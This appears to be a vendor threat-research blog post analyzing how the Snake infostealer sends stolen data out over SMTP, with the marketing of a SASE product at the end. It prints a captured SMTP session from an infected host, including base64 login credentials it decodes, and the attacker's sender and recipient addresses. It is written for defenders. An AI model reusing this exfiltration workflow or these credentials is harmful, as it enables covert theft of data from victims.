Snake Infostealer: How Attackers Exfiltrate Data Via SMTP | Aryaka Threat Research

By Aditya K Sood

Archived: 2026-04-05 21:18:18 UTC

Data exfiltration via Simple Mail Transfer Protocol (SMTP) is a robust method attackers use to transfer sensitive or confidential information from a compromised system to an external location. SMTP, the standard email communication protocol, is opted by attackers for exfiltration because it operates over commonly allowed ports (e.g., ports 25, 465, or 587). However, despite these dangers it is rarely blocked within corporate environments.

IT security professionals and network administrators must monitor SMTP traffic, as attackers can abuse the protocol by encoding sensitive data into email attachments or body content and sending it to external email accounts under their control. Since SMTP traffic is typically encrypted using protocols like STARTTLS or SMTPS, it can bypass many traditional network monitoring tools that are not configured to inspect encrypted traffic. Furthermore, the legitimate use of email in corporate workflows makes exfiltration via SMTP less suspicious to intrusion detection systems, especially if attackers blend exfiltrated data with legitimate email activity.

The Snake loader and keylogger code analysis was performed earlier, highlighting its techniques and tactics. Today the Aryaka Threat Research Lab is analyzing the SMTP-based data exfiltration mechanism snake keylogger uses ata before exfiltration.

Attackers often exploit compromised email accounts (via phishing or credential theft) to send emails, making the activity appear legitimate to increase the likelihood of success. Another tactic involves using specially crafted malware to automate data collection, encoding, and exfiltration, often configured to interact directly with an SMTP server. This malware may include mechanisms to periodically check for connectivity or dynamically update email recipient addresses to evade blocklists.



Figure 1: SMTP communication triggered from the compromised system running snake infostealer

Let’s dissect it by analyzing the TCP session stream to understand the complete workflow.

- The compromised system running snake infostealer sends the EHLO (Extended HELO) command to identify the client to the server and indicate support for the Extended SMTP (ESMTP) features.
- The **AUTH** command initiates the authentication process between an SMTP client running on the compromised system and the SMTP server. It supports various authentication mechanisms to provide authentication credentials to the SMTP server. It ensures that only authorized systems running snake infostealer can relay emails through the server. The “c2VuZGVyQGluaG91c2VwaWNrLmNvbQ==” decodes to “sender@inhousepick.com.” The password string “IyhQJWVPXiNKMA==” decodes to “#(P%eO^#J0”. Once the authentication is completed, the remote server successfully validates the connection initiated from the compromised system running snake infostealer. It waits for the next steps. Figure 2 validates this mechanism.

```
220 us2.outbound.mailhostbox.com ESMTP Postfix

EHLO DESKTOP-SKVC2KX

250-us2.outbound.mailhostbox.com
250-PIPELINING
250-SIZE 41648128
250-VRFY
250-ETRN
250-STARTTLS
250-AUTH PLAIN LOGIN
250-AUTH=PLAIN LOGIN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250 CHUNKING

AUTH login c2VuZGVyQGluaG91c2VwaWNrLmNvbQ==

334 UGFzc3dvcmQ6

IyhQJWVPXiNKMA==

235 2.7.0 Authentication successful

MAIL FROM:<sender@inhousepick.com>

250 2.1.0 Ok

RCPT TO:<inlogs@inhousepick.com>

250 2.1.5 Ok

DATA
```

Figure 2: SMTP authentication commands exchange

After authentication, the compromised systems send the “MAIL FROM” command, highlighting the email’s sender, “sender@inhousepick.com.” Similarly, the “RCPT TO” command highlights the receiver of the email, which in this case is “inlogs@inhousepick.com.” The “250 OK” response shows the server has accepted the commands. Figure 3 shows how the compromised system uses the “DATA” command to exfiltrate stolen information from the compromised system as shown in figure 3.



Figure 3: SMTP: Data exfiltration using DATA command

The DATA command signals to the SMTP server that the client can transmit the email content. Once the command is issued and the server responds positively, the client sends the email's headers and body, ending the transmission with a specific delimiter. The SMTP client running on the compromised system installed with snake infostealer sends a "DATA" command, and the remote server responds with a 354 code, indicating that it is ready to receive the message content. Once the data is exfiltrated, the client issues the "QUIT" (See Figure 4) command to truncate the SMTP session. One can notice that sensitive data stolen by the snake infostealer is exfiltrated via the SMTP channel.



Figure 4: SMTP connection closes after successful exfiltration

As you may have noticed, the compromised snake infostealer system did not use STARTTLS to send all commands and message content in unencrypted format over the network, including potentially sensitive email headers, body content, and authentication credentials. The system uses SMTP AUTH to log in to the mail server without STARTTLS, so the username and password are transmitted in plain text.

Since SMTP is widely allowed in corporate environments, this activity might go unnoticed unless monitored closely. By sending data in small chunks or disguising it as legitimate emails, attackers can evade detection by intrusion detection systems (IDS) or data loss prevention (DLP) tools.

How does Unified SASE as a Service help mitigate SMTP breaches?

A Unified Secure Access Service Edge (SASE) framework integrates network security and zero-trust access controls to protect organizations against data exfiltration, including threats that target SMTP traffic. SASE provides centralized visibility and monitoring, allowing security teams to detect anomalies, such as sudden spikes in email activity or connections to untrusted external mail servers.

By applying consistent security policies across all traffic—including email communications—Unified SASE ensures that unauthorized SMTP traffic, malicious attachments, and outbound data leaks are detected and blocked in real time, providing immediate security. SASE's content inspection capabilities prevent sensitive data from

being exfiltrated via SMTP. It can inspect outbound emails, detect patterns of sensitive information (e.g., credit card numbers, intellectual property, or personal identifiers), and automatically block unauthorized transmissions.
